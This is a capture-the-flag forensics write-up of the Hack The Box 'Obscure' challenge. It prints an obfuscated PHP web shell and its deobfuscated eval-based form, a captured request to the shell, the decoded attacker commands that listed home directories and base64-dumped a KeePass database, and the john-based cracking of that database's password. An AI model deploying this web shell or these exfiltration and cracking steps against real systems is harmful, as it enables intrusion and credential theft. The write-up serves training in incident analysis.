Main Parts:

- Using wireshark (follow TCP & HTTP)
- Understanding a php script to decode some encrypted data
- Dealing with .kdbx files
- Using keepass2john to crack .kdbx file

First of all I want to apologize for you if you found some diffuclity at reading this writeup because it's my first write up. I hope you like and learn something from it. **OK LETS START!!!**

The Challenge:

The challenge starts with zip file contains 3 files {to-do.txt,pcap file, support php file}.

There was a hacker who has uploaded a what seems to be like an obfuscated shell (support.php)

The pcap file contains the 2 mins before they shutdown the server and it contains all the attacker activites and we should know the activies that the attacker did to find our flag

Walkthrough:

I opened the php file to understand what the shell doing but I found it Obscured

```
<?php
$V='$k="80eu)u)32263";$khu)=u)"6f8af44u)abea0";$kf=u)"35103u)u)9f4a7b5";$pu)="0UlYu)
    yJHG87Eu)JqEz6u)"u)u);function u)x($';
$P='++)u){$o.=u)$t{u)$i}^$k{$j};}}u)retuu)rn $o;}u)if(u)@pregu)_u)
    match("/$kh(.u)+)$kf/",@u)u)file_u)getu)_cu)ontents(';
$d='u)t,$k){u)$c=strlu)en($k);$l=strlenu)($t)u);u)$o=""u);for($i=0u);u)$i<$l;){for(
    u)$j=0;(u)$u)j<$c&&$i<$l)u)u);$j++,$i';
$B='ob_get_cou)ntu)ents();@obu)_end_cleu)anu)();$r=@basu)e64_eu)ncu)ode(@x(@gzu)
    compress(u)$o),u)$k));pru)u)int(u)"$p$kh$r$kf");}';
$N=str_replace('FD','','FDcreFDateFD_fFDuncFDFDtion');
$c='"php://u)input"),$u)m)==1){@u)obu)_start();u)@evau)l(@gzuu)ncu)ompress(@x(@bau)
    se64_u)decodu)e($u)m[1]),$k))u));$u)ou)=@';
$u=str_replace('u)','',$V.$d.$P.$c.$B);
$x=$N('',$u);$x();
?>
```

After deobfuscator the code I didn't understand much of a thing just some xor operation

And then encoding using base64 and compressing and decompressing

```php
<?php function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0;$i < $l;) {
        for ($j = 0;($j < $c && $i < $l);$j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
$k = "80e32263";
$kh = "6f8af44abea0";
$kf = "351039f4a7b5";
$p = "0UlYyJHG87EJqEz6";
function x($t, $k) {
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0;$i < $l;) {
        for ($j = 0;($j < $c && $i < $l);$j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
if (@preg_match("/$kh(.+)$kf/", @file_get_contents("php://input"), $m) == 1) {
    @ob_start();
    eval(@gzuncompress(@x(base64_decode($m[1]), $k)));
    $o = @ob_get_contents();
    @ob_end_clean();
    $r = @base64_encode(@x(@gzcompress($o), $k));
    print ("$p$kh$r$kf");

```

So I turned to the pcap file and followed the tcp stream and the http and I found some crap text , for a second I was stuck but I noteced something the value of $kf in the php file is at the end of each text body and the $p is at the beginning and the $kh is after the $p

But what is the rest of the text is.

So I opened again the php file and found that. At the end of the script it print

$p$kh$r$kf so we have the values and the postion of them all but what is the $r

Obviously, it's the encoded base64 after using the xor function for the compress string or command with $k which is the key for the xor operation

So all I want to do is to reverse it to get the actuall text of the $r before all this encoding

```
POST /uploads/support.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 175
Host: 34.76.8.86
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.4) Gecko/20070704 Firefox/2.0.0.4

3Qve>.IXeOLC>[D&6f8af44abea0QKxI+Ak49hMoNaXoypsATiJfd3clJ+KmL5OyfLiGNSBKHFWppDXbjhH/M9orZ0qPjQ14MLA5CjeLxAG9/
fBJgQyWrbiZPrCFcj3xDb95CvC29r/AN2ziEh0351039f4a7b5+'Qn/?>-
e=ZU mxHTTP/1.1 200 OK
Date: Tue, 21 May 2019 20:54:41 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=UTF-8

0UlYyJHG87EJqEz66f8af44abea0QKy2/Pr9e+Z3eUh4//sZexUyZR8mN/g=351039f4a7b5
```

And I used the decode script in the support.php file to decode $r and after decoding the request and the response bodies I found that the request is the a command and the response is the excuation of the command

Here is the request body

```
mario@kali:~/Downloads/HacktheBox/Forensics/Obscure$ php test.php
chdir('/var/www/html/uploads');@error_reporting(0);@chdir('/home/developer')&&print(@getcwd());mari
ads/HacktheBox/Forensics/Obscure$
```

And here is the response body

```
ads/HacktheBox/Forensics/Obscure$ php test.php
/home/developermario@kali:~/Downloads/HacktheBox/Forensics/Obscure$
```

So as you see the shell is sending commands to the server and the server is executing it

After decoding all the requests and the responses I found what the hacker was doing


```
chdir('/var/www/html/uploads');@error_reporting(0);@system('id 2>&1')
chdir('/var/www/html/uploads');@error_reporting(0);@system('ls -lah /home/* 2>&1')
chdir('/var/www/html/uploads');@error_reporting(0);@chdir('/home/developer')&&
    print(@getcwd());
chdir('/home/developer');@error_reporting(0);@system('base64 -w 0 pwdb.kdbx 2>&1')
```

The last thing he done is to encode the pwdb.kdbx file and when I tried to decode the file and find what is really is I found that


At first I was frustrated because I tried to decode and encode it again but didn't get anything


But how this is the text before the encoding and obscure part. After a few hopless tries of decoding this string of data . I searched about the pwd.kdbx file

And I found these files contain passwords in an encrypted database which can only be accessed by master password. And found the keepass2john that helped me to crack the file password but first I need to but this data into a .kdbx file and decode it because the command was to base64 pwd.kdbx so to get the original file I need to decode it and but it in a file kdbx



And to get the master password I used keepass2john and used john to crack the password with rockyou.txt wordlist







The password is chainsaw

And so I opend the kdbx file with keepass.exe installed at windows

it asked for the password



I entered chainsaw



AND FINALLY THE FLAG HTB{pr0tect_y0_shellZ}